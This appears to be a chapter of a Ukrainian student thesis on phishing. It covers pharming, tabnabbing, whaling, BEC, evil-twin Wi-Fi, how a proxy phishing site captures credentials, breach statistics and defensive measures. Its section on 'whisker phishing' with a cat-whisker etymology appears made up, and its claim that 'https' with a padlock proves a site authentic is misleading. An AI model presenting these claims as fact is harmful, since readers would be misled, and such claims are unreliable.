- DNS фармінг: Зловмисник впливає на DNS-сервери або на комп'ютери, які використовуються для DNS-перекладу, щоб перехоплювати запити користувачів і перенаправляти їх на підроблені веб-сайти. Це може бути досягнуто шляхом використання шкідливого програмного забезпечення, хакерських атак на сервери або зламом DNS-конфігурацій.

- Фармінг шляхом використання шкідливих програм: Зловмисник може використовувати Віруси, троянські програми та іншешкідливе програмне забезпечення або шпигунське ПЗ, для зламу системи DNS або перехоплення маршрутизації мережі. Це дозволяє зловмисникам перенаправляти трафік користувачів на підроблені веб-сайти, навіть якщо DNS-сервери не були компрометовані.

- Фармінг на рівні мережі: Зловмисники можуть впливати на налаштування мережі, змінюючи таблиці маршрутизації або зламуючи протоколи, що використовуються для передачі даних. Це дозволяє їм перенаправляти трафік на підроблені сервери, які можуть вимагати введення облікових даних або виконання шахрайських дій.

- Метою фармінгу є отримання конфіденційної інформації користувачів, такої як логіни, паролі, фінансові дані або особисту інформацію. Зловмисники можуть використовувати ці дані для зламу облікових записів, шахрайських дій, крадіжки ідентичності або вимагання викупу.

Tabnabbing є видом фішингової атаки, спрямованої на викрадення конфіденційних даних користувачів шляхом зловживання їхньою недбалістю або недосвідченістю. Ця атака використовується для перехоплення і контролю вкладок веб-переглядача (браузера) з метою перенаправлення користувачів на підроблені сторінки аутентифікації або інші шахрайські веб-ресурси.

Основні етапи атаки Tabnabbing такі:

- Відкриття легітимної сторінки: Зловмисник створює зовнішню сторінку, яка відкривається разом з легітимною сторінкою. Ця зовнішня сторінка містить зловмисний JavaScript-код, який дозволяє зловмиснику контролювати вкладку, що містить легітимну сторінку.

- Зміна вмісту вкладки: Після завантаження легітимної сторінки зловмисник змінює вміст вкладки на підроблену сторінку, яка імітує оригінальну сторінку аутентифікації або іншу важливу діяльність, наприклад, підтвердження платежу або введення облікових даних.

- Перехоплення облікових даних Користувачі, які переглядають фальшиву сторінку ,можуть вводити облікові дані, такі які імена користувачів та паролі. Зловмисник перехоплює ці дані і використовує їх для незаконного доступу до облікового запису користувача, крадіжки особистої інформації або злочинної діяльності.

- Основним фактором, який робить Tabnabbing ефективним, є те, що користувачі зазвичай не перевіряють уважно адресу веб-сторінки, з якої вони вводять свої дані. Зловмисники використовують соціальний інжиніринг та підроблені сторінки, що дуже схожі на оригінальні, щоб викликати довіру і змусити користувачів вводити свої дані.

Whisker phishing є високоцільовим видом фішингу, спрямованим на отримання конфіденційних даних індивідуальних користувачів або організацій шляхом створення підроблених веб-сайтів або інших електронних комунікацій, які імітують легітимні джерела. Цей вид атаки отримав назву "Whisker phishing" через аналогію з вирощуванням вусів (whiskers) на обличчі кота - аналогічно, зловмисники створюють невеликі, але небезпечні деталі атаки, які добре приховані та можуть пройти незамітними.

Персоналізовані атаки: Whisker phishing використовує персоналізований підхід до атак, що робить його важким для виявлення. Зловмисники збирають інформацію про своїх цілей. Наприклад імена, адреси електронної пошти, контактні дані або інші персональні відомості. Ця інформація використовується для створення подальших фішингових повідомлень або сторінок, які здаються дуже переконливими та легітимними.

Підроблення легітимних джерел: Зловмисники можуть створювати підроблені веб-сайти, електронні листи, повідомлення в соціальних мережах або інші форми електронної комунікації, які виглядають точно так само, як легітимні джерела. Наприклад, вони можуть створити підроблену сторінку входу до системи, на якій користувачам пропонується ввести свої облікові дані. Ці підроблені джерела можуть бути майже не відрізнені від оригінальних, що робить їх небезпечними.

Використання соціального інжинірингу: Whisker phishing часто використовує методи соціального інжинірингу для спонукання жертв до виконання певних дій. Зловмисники можуть створювати ситуації, які викликають певні емоції, наприклад, страх, небезпека або нагорода, щоб змусити жертву піти на зловмисну пропозицію. Вони можуть також використовувати психологічний тиск або заохочення до швидкого виконання вимог, збільшуючи шанси на успішну атаку.

Крадіжка конфіденційних даних: Головною метою Whisker phishing є отримання конфіденційної інформації. Зловмисники можуть отримати доступ до облікових даних, паролів, фінансових відомостей, особистої інформації або інших конфіденційних даних, які можуть використовуватись для несанкціонованого доступу до систем або для здійснення шахрайських дій, таких як крадіжка грошей, ідентичність або репутації.

Whaling: У порівнянні зі звичайним фішингом, який спрямований на широку аудиторію, Whaling націлене на вузьку цільову групу осіб, що робить його більш спеціалізованим і витонченим видом атаки.

Цільова група: Whaling спрямований на високопосадових посадових осіб, таких як керівники компаній, директори, керівники фінансових відділів, керівники відділу кадрів та інші особи з ключовими даними і доступом до конфіденційної інформації. Зловмисники часто вивчають своїх цільових осіб, їхні професійні облікові записи в соціальних мережах та інші джерела інформації, щоб створити більш переконливі індивідуалізовані атаки.

Персоналізовані фішинг-повідомлення: Зловмисники використовують персоналізовані методи для злиття з потенційною жертвою. Вони можуть використовувати ім'я та посаду особи, логотипи компанії або інші деталі, щоб зробити повідомлення більш автентичними. Це може включати електронну пошту, яка видаватиметься за лист від керівництва компанії, запити про фінансову інформацію, введення облікових даних або запуск шкідливих вкладень.

Використання соціального інжинірингу: Whaling часто використовує методи соціального інжинірингу для спонукання жертв до виконання бажаної дії. Це може бути вимагання розкриття паролів, доступу до конфіденційних даних або надання фінансової інформації. Зловмисники можуть використовувати психологічний тиск, загрози або обіцянки винагороди для отримання бажаної реакції.

Викрадення облікових даних та фінансових інформацій: Головною метою Whaling є отримання конфіденційної інформації, паролі, фінансові дані або інші конфіденційні відомості. Зловмисники можуть використовувати ці дані для отримання несанкціонованого доступу до систем компанії, крадіжки грошей або злочинної діяльності.

2.2 Типи фішингових атак

Популярність фішингу постійно зростає, і зловмисники намагаються вдосконалювати свої методи, щоб обійти захист і отримати доступ до конфіденційної інформації.

Buseness email compromise(BEC) – це атака націлена на співробітників у відділі фінансів, за допомогою використання електроніїї пошти, а також отримання доступу до пошти директора. Зловмисники після отримання доступу до пошти, видають себе за директора, або людиною з керівною посадою, провокують працівнику перевести гроші на інші рахунки. Зловмисники роблять дуже велику роботу, досліджуючи роботу директора та його пошту , щоб дізнатись про процеси які відбуваються в компанії.

Фішингове клонування також поширений вид атаки. Зловмисник може клонувати повідомлення, в яке вкладене шкідливе посилання. Спочатку для цього потрібно перехопити повідомлення і зробити ідентичне до нього. Але користувач може засумніватись, адже на пошту приходить два однакові листи, тому зловмисники пишуть що це повторна відправка оригіналу чи його оновлена версія ну або просто збій системи.

Також не менш актуальною є атака на ігрові платформи такі як Steam або Riot Game. Це платформи, де люди купують косметичні предмети в іграх, які можуть досягати сотні тисяч доларів. На них багато людтй спілкують між собою, тому це великий плацдарм для кіберзлочинців, які виманюють з ігроманів їхні предмети, або пересилати їм фішингові сайти, пропонуючи їм різні пропозиції.

В період ковіду людям не вистачало спілкування, тому були створені платформи для спілкування. Там при спілкуванні зловмисник входить в довіру жертви і вже потім надсилає своїй жертві фішинговий сайт, для прикладу це можу бути сайт підтримки. Нічого не підозрюючи жертва вписує свої дані. В більшості це банківські схеми надсилання коштів.

Електронна пошта фішингу: Зловмисники надсилають електронні листи, які підроблені під повідомлення від відомих компаній, установ або інших організацій. Ці листи зазвичай містять прохання про оновлення або перевірку важливих даних, таких як паролі або фінансові дані. Вони містять посилання на підроблені веб-сайти, де користувачам пропонується ввести свої конфіденційні дані, які потім використовуються зловмисниками.

Соціальний фішинг: Цей тип фішингу базується на використанні соціальних мереж або форумів для отримання особистої інформації про потенційні цілі. Зловмисники можуть створювати підроблені профілі або використовувати викрадені облікові записи для встановлення довіри з потенційними жертвами. Вони можуть здійснювати маніпуляції, щоб отримати конфіденційну інформацію або виконати шахрайські дії.

Веб-сайт фішингу: Зловмисники створюють підроблені веб-сайти, які дуже схожі на офіційні веб-сайти відомих компаній, банків або інших організацій. Ці підроблені сайти зазвичай виглядають майже ідентично оригіналу і можуть мати подібну адресу URL. Користувачі, що відвідують такі сайти, можуть бути спонукані до введення своїх особистих даних, які потім використовуються зловмисниками.

Evil Twin Phishing (також відомий як Wi-Fi фішинг) є дуже популярним типом фішингу, в якому зловмисники створюють фальшиву бездротову мережу

Wi-Fi, яка імітує легітимну мережу. Цей вид атаки названий "Evil Twin" (злий двійник), оскільки зловмисники створюють точку доступу, яка інколи називається "злим двійником", для підманювання користувачів.

Основна ідея полягає в тому, що зловмисники перехоплюють легітимний сигнал бездротової мережі, наприклад, в кав'ярні, аеропорту або громадському місці, і створюють точку доступу з аналогічним ім'ям та параметрами, що є звичайними для цього місця. Коли користувачі підключаються до цієї фальшивої мережі, зловмисники отримують можливість перехоплювати їхні дані, включаючи паролі, особисту інформацію або банківські реквізити.

Основні кроки, які зловмисники зазвичай виконують для здійснення атаки Evil Twin Phishing:

Сканування мережі: Зловмисники використовують програмне забезпечення для сканування оточуючих бездротових мереж і знаходять легітимні мережі, які можна скопіювати.

Створення фальшивої мережі: Зловмисники створюють точку доступу Wi-Fi з ідентичним іменем та параметрами, що є схожими на легітимну мережу. Це дозволяє їм підманити користувачів і спонукати їх до підключення до фальшивої мережі.

Перехоплення даних: Після підключення користувачів до фальшивої мережі зловмисники можуть перехоплювати їхні дані, включаючи логіни, паролі, особисту інформацію або інші конфіденційні дані. Зокрема, вони можуть використовувати техніку "Man-in-the-Middle" (людина посередині), де вони стають посередниками між користувачами і легітимною мережею, перехоплюючи та маніпулюючи передачею даних.

Фальшиві сторінки входу: Часто зловмисники створюють фальшиві сторінки входу, які імітують офіційні веб-сторінки, такі як сторінка входу до соціальних мереж або банківська сторінка. Коли користувачі намагаються увійти до своїх акаунтів, їхні дані відправляються зловмисникам, що дозволяє їм отримати доступ до цих акаунтів.

Це лише загальний опис Evil Twin Phishing. Варто пам'ятати, що цей тип атаки вимагає певних навичок і технічного обладнання з боку зловмисників. Безпека користувачів може бути покращена шляхом уважності до деталей мережі Wi-Fi, використання захищених з'єднань і перевірки автентичності мережі перед підключенням.

2.3 Структура фішингових атак

Структура фішингових атак може варіюватись в залежності від конкретного типу атаки та методів, використаних зловмисниками. Однак, основні етапи фішингової атаки включають наступне:

Планування: Зловмисники ретельно планують свою атаку, включаючи вибір цільової аудиторії, ідентифікацію цілей та визначення методів, що будуть використовуватись. Вони можуть аналізувати поведінку та інформацію про потенційні жертви для створення переконливих сценаріїв атаки.

Підготовка: Зловмисники створюють фальшиві елементи, такі як веб-сторінки, електронні листи, повідомлення в соціальних мережах або смс-повідомлення, що імітують легітимні джерела. Вони можуть копіювати логотипи, дизайн та текст легітимних компаній або організацій для створення вигляду автентичності.

Впровадження: Зловмисники розсилають фішингові повідомлення або створюють фальшиві веб-сторінки для залучення жертв. Ці повідомлення можуть містити заклики до дії, такі як оновлення акаунту, зміна паролю, підтвердження платежу або перевірка особистих даних.

Ухилення від виявлення: Зловмисники можуть використовувати різні техніки для ухилення від виявлення атаки, такі як шифрування комунікації, використання анонімних сервісів, маскування IP-адреси або використання ботнетів для розсилки фішингових повідомлень.

Захоплення інформації: Якщо жертва попадає на гачок і виконує запити зловмисників, її особисті дані, такі як логіни, паролі, фінансова інформація або

ідентифікаційні дані, можуть бути захоплені. Зловмисники можуть використовувати ці дані для незаконного доступу до акаунтів, крадіжки особистих коштів або ідентифікаційної крадіжки.

Заключні дії: Після успішного захоплення інформації зловмисники можуть знищувати всі сліди атаки або використовувати отриману інформацію для подальших злочинних дій, таких як продаж на чорному ринку, зловживання особистою інформацією або використання її для спаму.

Це загальна структура фішингових атак, проте варто зазначити, що зловмисники постійно вдосконалюють свої методи та використовують нові технології для збільшення ефективності атак і ухилення від виявлення.

На рис.2.1 приведено приклад схеми роботи фішингового сайту.



Рисунок 2.1 – Схема роботи фішингового сайту

Отже, як видно з рис.2.1, є три об’єкти, користувач, проксі сервер злочинця і справжній сайт. В проксі сервері ми можемо приховати вхід у систему всіх даних, які може ввести користувач. Після того, як користувач як дані прийшли на проксі сервер зловмисника, він перепрявляє клієнта на справжній веб-сайт, показуючи «невірно введений пароль» або «сталась помилка, повторіть спробу знову». Це базова робота фішингово сайту, і це можуть бути не тільки логін і пароль, але й дані банківських карток. Наприклад ви ввели всі дані, але основне це ввести CVC код, і сайт показує якусь невідому помилку, але в цей момент він вже отримав інформацію яка була введена.

2.4 Мета і мотивація фішингових атак

Головною метою зловмисників є:

- Отримання фінансів: в цьому випадку, злочинці стараються вкрасти гроші, або інформацію, яку в результаті вони можуть продати на форумах, або шантажуючи нею їхніх жертв. Також списання грошей з рахунків організацій або звичайних людей.
- Анонімність: багато зловмисників, за допомогою отримання логінів та паролів, бодай це соціальні мережі або електронні адреси, вони використовують їх під час інтернет покупок, шантажу, доведення свої згубних проєктів до завершення.
- І звичайно це слава. В кіберзлочинців також є форуми та ком'юніті, де вони діляться своїми «перемогами» та досвідом.

2.5 Статистика фішингових кібератак

У 2020 році було зафіксовано1120 витоків інформації такі кібератак. Про більшість цих інцидентів повідомляли провідні світові ЗМІ. Загалом було зламано більше двадцяти мільйоні користувачів.

Кількість виявлених інцидентів у другому півріччі показує, наскільки сильно COVID-19 вплинув на організації. Крім того, кількість зламаних записів зросла на 50%порівняноз 2019 роком.



Рисунок 2.2 - Статистика кібератак за 2020 рік

Згідно зі статистики на 2023 рік американського сервісу Statista:

Очікується, що дохід на ринку кібербезпеки досягне 162,00 мільярдів доларів США у 2023 році.

Найбільшим сегментом ринку є послуги безпеки з прогнозованим обсягом ринку в 85,49 млрд доларів США в 2023 році.

Очікується, що дохід продемонструє річний темп зростання (CAGR 2023-2028) на 9,63%, що призведе до обсягу ринку в 256,50 мільярдів доларів США до 2028 року.

Очікується, що середні витрати на одного працівника на ринку кібербезпеки досягнуть 46,54 доларів США в 2023 році.

У глобальному порівнянні найбільший дохід буде отримано в Сполучених Штатах (68 680,00 мільйонів доларів США у 2023 році).

На рисунку 2.3 ми можемо побачити річну кількість атак програм-вимагачів у всьому світі з 2017 по 2022 рік



Рисунок 2.3 - Річна кількість атак програм-вимагачів у всьому світі з 2017 по 2022 рік згідно Statista

З цього ми можемо побачити, що кількість атак з кожним роком стає більшою і більшою. Здавалося б, що схеми фішингових давно всім відомі, і є більш ефективні методи несанкціонованих отримання даних, проте статистика говорить нам зворотнє.

У 2022 році сталось понад 4100 публічно оприлюднених витоків даних користувачів, це приблизно 22 мільярди записів, як повідомляє Видання з кібербезпеки Security Magazine.

Twitter підтвердив, що дані з 5,4 мільйонів акаунтів були вкрадені

У липні 2022 року хакер під псевдонімом «Devil» опублікував на хакерському форумі BreachForums, що у нього є дані 5,4 мільйона акаунтів Twitter для продажу.

Викрадені дані включали адреси електронної пошти та номери телефонів «знаменитостей, компаній, рандомів, OG». «OG» стосується коротких

ідентифікаторів Twitter, які складаються з однієї чи двох літер, або слова, яке бажано використовувати як псевдонім, наприклад, ім'я без орфографічних помилок, цифр чи знаків пунктуації. Хакерський «диявол» сказав, що не прийматиме пропозиції щодо бази даних «нижче [$30 000]».

Витік даних став результатом уразливості в Twitter, яку було виявлено в січні 2022 року.

Також Twitter звинувачують у приховуванні витоку даних, який зачіпає мільйони людей

23 листопада 2022 року експерт з кібербезпеки з Лос-Анджелеса Чад Лодер написав у Twitter попередження про витік даних у соціальній мережі Twitter, який нібито вплинув на «мільйони» в США та ЄС. Лодер стверджував, що витік даних стався «не раніше 2021 року» і «раніше про нього не повідомлялося». Раніше Twitter підтвердив витік даних, який вплинув на мільйони облікових записів користувачів у липні 2022 року.

Однак Лодер заявив, що це «не може» бути таким самим порушенням, як те, про яке вони повідомили, якщо компанія не «збрехала» про порушення в липні. За словами Лодера, дані з листопадового злому «не такі самі дані», як дані з липневого злому, оскільки вони мають «зовсім інший формат» і мають «інші постраждалі облікові записи». Лодер сказав, що вони вважають, що злам стався через те, що зловмисники використовували ту саму вразливість, про яку повідомлялося в липні.

Понад 1,2 мільйона номерів кредитних карток просочилися на хакерський форум

Карткові ринки – це темні веб-сайти, де користувачі обмінюють дані викрадених кредитних карток на фінансове шахрайство, зазвичай пов'язане з великими сумами грошей. 12 жовтня 2022 року картковий ринок BidenCash безкоштовно оприлюднив інформацію про 1,2 мільйона кредитних карток.

Файл, опублікований на сайті, містив інформацію про кредитні картки, термін дії яких закінчується між 2023 і 2026 роками, на додаток до інших даних, необхідних для здійснення онлайн-транзакцій.

Раніше BidenCash оприлюднив інформацію про тисячі кредитних карток у червні 2022 року як спосіб просування сайту. Оскільки ринок кардингу був змушений запустити нові URL-адреси через три місяці у вересні після серії DDoS-атак , деякі експерти з кібербезпеки припустили, що цей новий випуск деталей може бути ще однією спробою реклами.

2.6 Методи захисту від фішингових атак

У попередніх розділах ми розглянули основи фішингових атак, статистику. Тепер детально розглянемо як захистите себе від описаних вище атаках. Антифішингові заходи повинні містити повний набір інструментів і методів, які допоможуть превентивно виявити або навіть знешкодите потенційну загрозу атаки. Також користувачі можуть завантажити спеціально розроблені розширення та програми для боротьби з фішингом. Також вони можуть включати в себе антифішингові навчання та постійні нагадування користувачам.

В більшості фішингові атаки, як говорилось в минулих розділах, на електронні адреси та соціальні мережі, тому найдієвішим способом є навчання користувачів розпізнавати і куди повідомляти про різні типи фішингових атак. Наприклад про підозрілі листи на їхні електронні адреси, такі як привітання, незвичайне повідомлення з пасиланням яке спонукає користувача клікнути на нього, граматичні помилки, спроба посіяти незрозумілість, щоб спонукати користувачів до негайних дій. Ще одна хороша практика - розробити технологію, яка сканує всі вхідні електронні листи в режимі реального часу і надає додаткове підтвердження у вікні, яке попереджає про підозрілі посилання після натискання на посилання на веб-сайт. Скануйте веб-сайти на наявність потенційних загроз безпеці та розпізнавайте підозрілі URL-адреси ще до того, як вони потраплять на електронну адресу користувача. Попереджувальні ознаки фішингової атаки включають:

Орфографічні та граматичні помилки в тексті електронного листа, текстового повідомлення чи прямої переписки. Легітимні компанії наймають

професійних авторів і перевіряють їх на наявність помилок. Не думайте, що це була проста помилка. Електронні адреси або імена «від» не збігаються. Також остерігайтеся будь-яких електронних листів, які надходять із загальнодоступних електронних адрес (Yahoo!, Gmail тощо). Повідомлення або телефонні дзвінки із запитом особистої інформації, як-от ваш номер соціального страхування (SSN номери кредитних карток, паролі або коди двофакторної автентифікації (2FA).Погрози або заяви про те, що ви виграли гроші, призи чи тоталізатори, у яких ви ніколи не брали участі. Шахраї часто використовують соціальну інженерію , щоб змусити вас діяти бездумно. Рахунки-фактури або рахунки, які ви не впізнаєте, особливо від компаній, якими ви не користуєтеся. Підозрілі або скорочені посилання. Завжди наводьте курсор на посилання (не натискайте на них), щоб побачити, куди вони вас ведуть.

Встановіть антивірусне програмне забезпечення для захисту від шкідливих програм

Антивірусне програмне забезпечення сканує ваш комп'ютер, телефон і папку «Вхідні» на наявність ознак шкідливого програмного забезпечення. Багато антивірусних рішень також включають брандмауер, щоб запобігти відвідуванню фішингових сайтів або випадковому завантаженню зловмисного програмного забезпечення, що міститься в посиланнях електронної пошти.

Хоча антивірусне програмне забезпечення не зупинить фішингові атаки, воно може допомогти вам уникнути деяких із найгірших наслідків шахрайства.

Видаліть свою контактну інформацію з брокерів даних. Фішинг-зловмисникам потрібна ваша особиста інформація, щоб націлитися на вас (адреса електронної пошти, номер телефону тощо). Шахраї можуть отримати вашу інформацію багатьма способами, наприклад, знайти її в Інтернеті або через витік даних . Але один із найпростіших методів для шахраїв — купити величезні списки контактної інформації у брокерів даних. Брокери даних збирають і продають вашу контактну інформацію продавцям, рекламодавцям і

шахраям. Ви можете попросити брокерів даних видалити вашу інформацію зі своїх списків.

Уникайте використання громадського Wi-Fi, коли це можливо

Загальнодоступні Wi-Fi і незахищені мережі, як відомо, легко зламати . Коли шахраї отримують доступ до мережі Wi-Fi, якою ви користуєтеся, вони можуть перехоплювати ваші повідомлення та викрадати важливу інформацію, як-от збережені паролі, фінансову інформацію про рахунки та дані для входу. Вони також можуть націлити на ваші пристрої шкідливі спливаючі вікна та фішингові повідомлення.

Щоразу, коли вам доводиться користуватися комп'ютером або пристроєм у громадських місцях, використовуйте мобільну точку доступу або віртуальну приватну мережу (VPN). VPN шифрує ваші дані, щоб хакери не могли перехопити конфіденційну інформацію та використати її для фішингової атаки.

Ігноруйте спливаючі вікна (особливо ті, які стверджують, що ваш пристрій заражений)

Кіберзлочинці використовують спливаючі вікна для розповсюдження шпигунського, рекламного та іншого шкідливого ПЗ. Часто вони містять повідомлення, у яких стверджується, що ваш пристрій заражено зловмисним програмним забезпеченням і що вам потрібно зателефонувати в службу технічної підтримки, щоб вирішити проблему. Але це все частина ретельного фішингового шахрайства. Ігноруйте ці спливаючі вікна та замість цього закрийте браузер.

Навчання та свідомість: Освіта та свідомість користувачів є найважливішими факторами в протидії фішингу. Користувачі повинні бути навчені розпізнавати ознаки фішингових повідомлень, такі як надмірна вимога до особистої інформації, неперевірені посилання, орфографічні помилки тощо. Організації можуть проводити навчання з кібербезпеки та надавати своїм співробітникам інформацію про потенційні загрози та як їм протистояти.

Перевірка посилань: Перед натисканням на посилання в електронних повідомленнях або на веб-сайтах рекомендується їх перевіряти. Можна навести

курсор миші на посилання, щоб перевірити URL-адресу, але не слід клікати на них. Краще вручну вводити URL-адресу веб-сайту, якщо ви впевнені в його автентичності.

Особиста інформація: Ніколи не повинно бути надано особисту інформацію, таку як паролі, номери соціального забезпечення або банківські реквізити, через електронну пошту, повідомлення або невідомі веб-сайти. Банки та інші організації ніколи не запитуватимуть особисту інформацію через ненадійні канали зв'язку.

Перевірка веб-сайтів: Перш ніж вводити особисту інформацію на веб-сайті, варто переконатися в його автентичності. Подивіться на URL-адресу, переконайтеся, що вона починається з "https://" (де "s" означає безпеку) та має зелений замок, що свідчить про наявність SSL-сертифікату. Перевірте також розташування логотипу та інших елементів, які можуть відрізнятися від оригіналу.

Антивірусне програмне забезпечення та оновлення: Встановлення та регулярне оновлення антивірусного програмного забезпечення на комп'ютерах та мобільних пристроях допоможе виявляти та блокувати шкідливі програми, пов'язані з фішингом. Важливо також оновлювати операційну систему та інші програми, оскільки це включає виправлення вразливостей, якими можуть скористатися зловмисники.

Двофакторна аутентифікація: Використання двофакторної аутентифікації на різних платформах та сервісах додає додатковий шар захисту. При двофакторній аутентифікації користувачі зазвичай після введення логіна і пароля отримують одноразовий код через SMS, мобільний додаток або електронну пошту, який необхідно ввести для завершення процесу входу.

Моніторинг та сповіщення: Організації повинні забезпечити моніторинг активності в мережі та виявлення підозрілих дій. Вони також можуть налаштувати систему сповіщень, щоб швидко виявляти інциденти та вживати заходи для їх запобігання.

Захист електронної пошти: Використання фільтрів спаму та захисних механізмів електронної пошти може допомогти відокремити шкідливі повідомлення від легітимних. Користувачі також можуть уважно перевіряти електронні повідомлення, зокрема адресу відправника та прикріплені файли, перед натисканням на посилання або завантаженням додатків.

Резервне копіювання даних: Важливо регулярно створювати резервні копії важливих даних, оскільки фішингові атаки можуть включати випадки шифрування даних або їх втрати. Резервні копії допоможуть відновити інформацію в разі непередбачених інцидентів.

Звіт про фішингові атаки: Якщо ви стали жертвою фішингової атаки, важливо повідомити про це відповідним організаціям або провайдерам послуги. Це може допомогти у попередженні інших користувачів та сприяти розслідуванню та припиненню діяльності зловмисників.

Навчання та освіта: Освіта щодо фішингу та кібербезпеки є важливою складовою протидії фішинговим атакам. Користувачі повинні навчитися розпізнавати ознаки фішингу, виявляти підозрілі повідомлення та посилання, інформуватися про нові методи атак та дотримуватися кращих практик кібербезпеки.

Постійне вдосконалення захисту: Компанії та організації повинні постійно оновлювати свої захисні механізми та системи, виявляти нові загрози та впроваджувати відповідні заходи для їх протидії. Це може включати оновлення програмного забезпечення, вдосконалення політик безпеки, забезпечення надійного мережевого захисту та моніторингу.

Фільтрація трафіку: Використання спеціалізованих систем фільтрації трафіку може допомогти виявляти та блокувати шкідливі повідомлення, шкідливі веб-сайти та підозрілий мережевий трафік, пов'язаний з фішингом.

Захист мережі: Забезпечення безпеки мережі є критично важливим для протидії фішинговим атакам. Це включає застосування фаєрволів, інтрафейсів контролю доступу, відокремлення мереж та сегментування, моніторинг мережевої активності та виявлення аномалій.

Контроль доступу: Використання різних рівнів контролю доступу, таких як сильні паролі, аутентифікація з двома факторами, обмеження привілеїв користувачів та ролева модель, може запобігти несанкціонованому доступу до систем та даних.

Системи виявлення вторгнень: Встановлення систем виявлення вторгнень (Intrusion Detection Systems, IDS) та систем виявлення вторгнень і запобігання (Intrusion Detection and Prevention Systems, IDPS) може допомогти виявити підозрілу активність в мережі та системах, пов'язану з фішинговими атаками.

Антивірусне та антишпіонське програмне забезпечення: Використання актуальних антивірусних та антишпіонських програм може допомогти виявляти та блокувати шкідливі програми, включаючи ті, що використовуються в фішингових атаках.

Системи моніторингу та журналювання: Встановлення систем моніторингу та журналювання діяльності в мережі та системах може допомогти виявляти підозрілу активність, аналізувати вразливості та вживати відповідних заходів щодо захисту.

